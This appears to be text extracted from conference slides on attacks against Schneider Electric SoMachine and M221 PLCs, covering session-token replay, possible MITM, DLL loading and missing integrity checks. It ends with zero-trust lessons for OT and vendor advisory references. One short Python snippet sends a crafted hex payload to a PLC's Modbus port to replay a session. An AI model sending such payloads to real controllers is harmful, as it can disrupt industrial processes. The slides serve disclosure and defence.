
Insecure Session Token



Traffic Replay Attack



Attacker compromises the engineering workstation



```
import socket

payload = "0000000000006015adc41ff00"
# Use the same session token and craft messages to the controller


serversocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
port = 502

plcAddress = "172.16.0.4"
serversocket.connect_ex((ipAddress, port))
serversocket.send(bytes.fromhex(payload))


print("Payload Sent!")
```

Keep-alive Message

How to end the legitimate session and start a session on our own?



Possible MITM Attack




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
Background

Proper DLL-loading







Lack of Integrity Check



Unable to start controller



Now the engineer can never start the controller from the UI

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
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Summary and Discussions

1. Zero trust is a strategy to continuously verify every user, application and device
2. Zero trust is a sound framework, but its successful implementation requires more than firewalls.
3. OT applications are sufficiently different from IT applications. The presence of legacy devices and applications means that authentication mechanisms in OT applications may not support robust identity verification.
4. Additional host controls, such as end point monitoring, e.g. application whitelisting and project files monitoring, are needed



References



- **Attacking SCADA: Vulnerabilities in Schneider Electric SoMachine and M221 PLC (CVE-2017-6034 and CVE-2020-7489):** <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/vulnerabilities-in-schneider-electric-somachine-and-m221-plc/>
- **Attacking SCADA II: Vulnerabilities in Schneider Electric SoMachine and M221 PLC (CVE-2020-7566, CVE-2020-7567, CVE-2020-7568):** <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/attacking-scada-part-ii-vulnerabilities-in-schneider-electric-ecotruxure-machine-expert-and-m221-plc/>
- **Trustwave Advisory TWSL2020-001:** <https://www.trustwave.com/en-us/resources/security-resources/security-advisories/?fid=27054>
- **Schneider Electric Advisory for CVE-2017-6034:** <https://www.se.com/ww/en/download/document/SEVD-2017-065-01/>
- **Schneider Electric Advisory for CVE-2020-7565 – CVE-2020-7568:** <https://www.se.com/ww/en/download/document/SEVD-2020-315-05/>

